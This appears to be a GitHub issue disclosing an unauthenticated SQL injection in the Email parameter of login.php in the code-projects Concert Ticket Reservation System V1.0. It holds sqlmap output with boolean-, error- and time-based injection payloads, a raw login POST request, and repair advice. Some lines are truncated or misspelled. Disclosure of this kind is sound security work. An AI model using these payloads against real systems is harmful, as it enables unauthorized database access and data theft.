New issue

code-projects Concert Ticket Reservation System V1.0 /ConcertTicketReservationSystem-master/login.php SQL injection #5

Open

yihaofuweng opened 3 weeks ago

code-projects Concert Ticket Reservation System V1.0 /ConcertTicketReservationSystem-master/login.php SQL injection

NAME OF AFFECTED PRODUCT(S)

- Concert Ticket Reservation System

Vendor Homepage

- https://code-projects.org/concert-ticket-reservation-system-in-php-css-javascript-and-mysql-free-download/

AFFECTED AND/OR FIXED VERSION(S)

submitter

- 学生：温卓霖 导师：杨建业 第一单位：广州大学

Vulnerable File

- /ConcertTicketReservationSystem-master/login.php

VERSION(S)

- V1.0

Software Link

- https://code-projects.org/concert-ticket-reservation-system-in-php-css-javascript-and-mysql-free-download/

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was found in the '/ConcertTicketReservationSystem-master/login.php' file of the 'Concert Ticket Reservation System' project. The reason for this issue is that attackers inject malicious code from the parameter 'Email and use it directly in SQL queries without the need for appropriate cleaning or validation. This allows attackers to forge input values, thereby manipulating SQL queries and performing unauthorized operations.

Impact

- Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

- During the security review of "Concert Ticket Reservation System",I discovered a critical SQL injection vulnerability in the "/ConcertTicketReservationSystem-master/login.php" file. This vulnerability stems from insufficient user input validation of the 'Email' parameter, allowing attackers to inject malicious SQL queries. Therefore, attackers can gain unauthorized access to databases, modify or delete data, and access sensitive information. Immediate remedial measures are needed to ensure system security and protect data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

Vulnerability lonameion:

- 'Email' parameter

Payload:

```
---
Parameter: Email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: Email=-9119' OR 9959=9959#&Password=123123

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: Email=123@123.com' OR (SELECT 1265 FROM(SELECT COUNT(*),CONCAT(0x717a6a7171,(SEL

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: Email=123@123.com' AND (SELECT 8958 FROM (SELECT(SLEEP(5)))yhgu)-- mpBk&Passworc



---
```


The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
sqlmap -r 1.txt --batch


POST /ConcertTicketReservationSystem-master/process_login.php HTTP/1.1
Host: 192.168.60.130
Content-Length: 35
Cache-Control: max-age=0
Origin: http://192.168.60.130
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr
Referer: http://192.168.60.130/ConcertTicketReservationSystem-master/login.php
```

```
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=qpau9gegvnthc4r4it8f0r47d1
Connection: keep-alive

Email=123%40123.com&Password=123123
```



Suggested repair

1. **Use prepared statements and parameter binding:**
   Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2. **Input validation and filtering:**
   Strictly validate and filter user input data to ensure it conforms to the expected format.

3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.

4. **Regular security audits:**
   Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants